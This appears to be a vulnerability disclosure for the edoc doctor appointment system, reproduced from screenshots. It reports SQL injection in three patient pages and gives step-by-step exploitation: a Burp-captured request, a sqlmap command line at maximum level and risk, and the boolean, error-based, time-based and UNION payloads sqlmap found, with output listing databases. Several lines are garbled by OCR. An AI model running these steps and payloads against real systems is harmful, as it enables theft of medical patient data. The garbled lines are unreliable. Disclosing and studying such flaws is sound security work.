


Log in to the http://ip/login.php


Visit http://ip/patient/doctors.php, will access the page of the module.

Use burp suite to capture request packet, and then click the View button.



Copy request packet to sqlmap root path, and revise id=1*, save as 2.txt.

比电脑 > Windows-SSD (C:) > Python > Python39 > sqlmap-1.6 >



Use python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --technique B --dbs to run sqlmap.

```
[34:36:38] [lWG] retrieved: 14
[34:36:38] [lWG] retrieved: 18
[34:36:38] [lWG] retrieved: 18
[34:36:38] [lWG] retrieved: 18
[34:36:38] [lWG] retrieved: 18
[34:36:38] [lWG] retrieved: 19
```

2. SQLi in /patient/booking.php

PoC


```
sqlmap identified the following injection point(s) with a total of 71 HTTP(s)
requests:
Parameter: #1* (URI)
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://www.doctor111.com:80/patient/booking.php?id=1 AND 7686=7686
   Type: error-based
   Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: http://www.doctor111.com:80/patient/booking.php?id=1 OR (SELECT 3032
FROM(SELECT COUNT(*), CONCAT(0x717a6a7071, (SELECT
(ELT(3032=3032,1))),0x7170787a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
    Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://www.doctor111.com:80/patient/booking.php?id=1 AND (SELECT
8632 FROM (SELECT(SLEEP(5)))HCPI)
```

vendor: https://github.com/HashenUdara/edoc-doctor-appointment-system

Vulnerability Position: http://ip/patient/booking.php

Log in to the http://ip/login.php

First, visit http://ip/patient/schedule.php, and then use burpsuite to capture request packet, click Book Now button.



Copy request packet to sqlmap root path, and revise id=1*, save as 2.txt.

Use python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --dbs to run sqlmap.

image-20220718150315609

3. SQLi in /patient/settings.php

PoC

```
sqlmap identified the following injection point(s) with a total of 177 HTTP(s)
requests:
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1'
AND 3197=(SELECT (CASE WHEN (3197=3197) THEN 3197 ELSE (SELECT 9367 UNION SELECT
1506) END))-- -&error=0
    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1'
OR (SELECT 3493 FROM(SELECT COUNT(*), CONCAT(0x7162786a71, (SELECT
(ELT(3493=3493,1))),0x717a6a7071,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ITWX&error=0
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1'
AND (SELECT 6213 FROM (SELECT(SLEEP(5)))kZmv)-- SfKb&error=0
   Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
```


```
Payload: http://www.doctor111.com:80/patient/settings.php?
action=edit&id=-6866' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162786a71,0x784152425373765778725142725
- -&error=0
---
```

vendor: https://github.com/HashenUdara/edoc-doctor-appointment-system

Vulnerability Position: http://ip/patient/settings.php

Log in to the http://ip/login.php

First, visit http://ip/patient/settings.php, and then use burpsuite to capture request packet, click Book Now button.



Copy request packet to sqlmap root path, and revise id=1*, save as 2.txt.

```
1 GET /patient/settings.php?action=edit@id=1*&error=0 HTTP/1.1
2 Host: www.doctor111.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://www.doctor111.com/patient/settings.php
10 Cookie: PHPSESSID=mrjij6t03489src9iebgbpsklo
11 Upgrade-Insecure-Requests: 1
```

Use python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --dbs to run sqlmap.

```
Parameter: 81* (URI)
Type: boolean-based blind
Title: MOD boolean-based blind - WHERE or HAVING clause (subquery - comment)
Title: MOD boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: http://www.doctorlil.com:80/patient/settings.php?action=edit&id=1' AND 3197*(SELECT (GASE WHEN (3197*3197) THEN 3197 ELSE (SELECT 9367 UNION SELECT 1506) END))---&error*0
Type: crore-based
Title: MySQL >> 5.0 08 error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: http://www.doctorlil.com:80/patient/settings.php?action=edit&id=1' OR (SELECT 3493 FROM(SELECT COUNT(*),CONCAT(0x7162786a71,(SELECT (ELT(3493*3493,1))),0x717a6a7071,FLOOR(RAND(0*)*2))× FROM INFORMATION_SCHEMA.PLUGING GROUP BY x)a)-- ITWX&error*0
Type: time-based blind
Title: MySQL >> 5.0 12 AND time-based blind (query SLEEP)
Payload: http://www.doctorlil.com:80/patient/settings.php?action=edit&id=1' AND (SELECT 6213 FROM (SELECT(SLEEP(5)))kZmv)-- SFKb&error*0
Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: http://www.doctorlil.com:80/patient/settings.php?action=edit&id=1-6866' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162786a71,0x78415242537376577872514272566a74
Title: MySQL >> 5.0 08 (The back-end DBMS is MySQL
Web application technology: PMP 7.4.3, Apache 2.4.39
[15:12246] [INFO] the back-end DBMS is MySQL
Web application technology: PMP 7.4.3, Apache 2.4.39
[15:12246] [INFO] the back-end DBMS is MySQL
Web application technology: PMP 7.4.3, Apache 2.4.39
[16:12246] [INFO] the back-end DBMS is MySQL
Web application technology: PMP 7.4.3, Apache 2.4.39
[17] edoc
```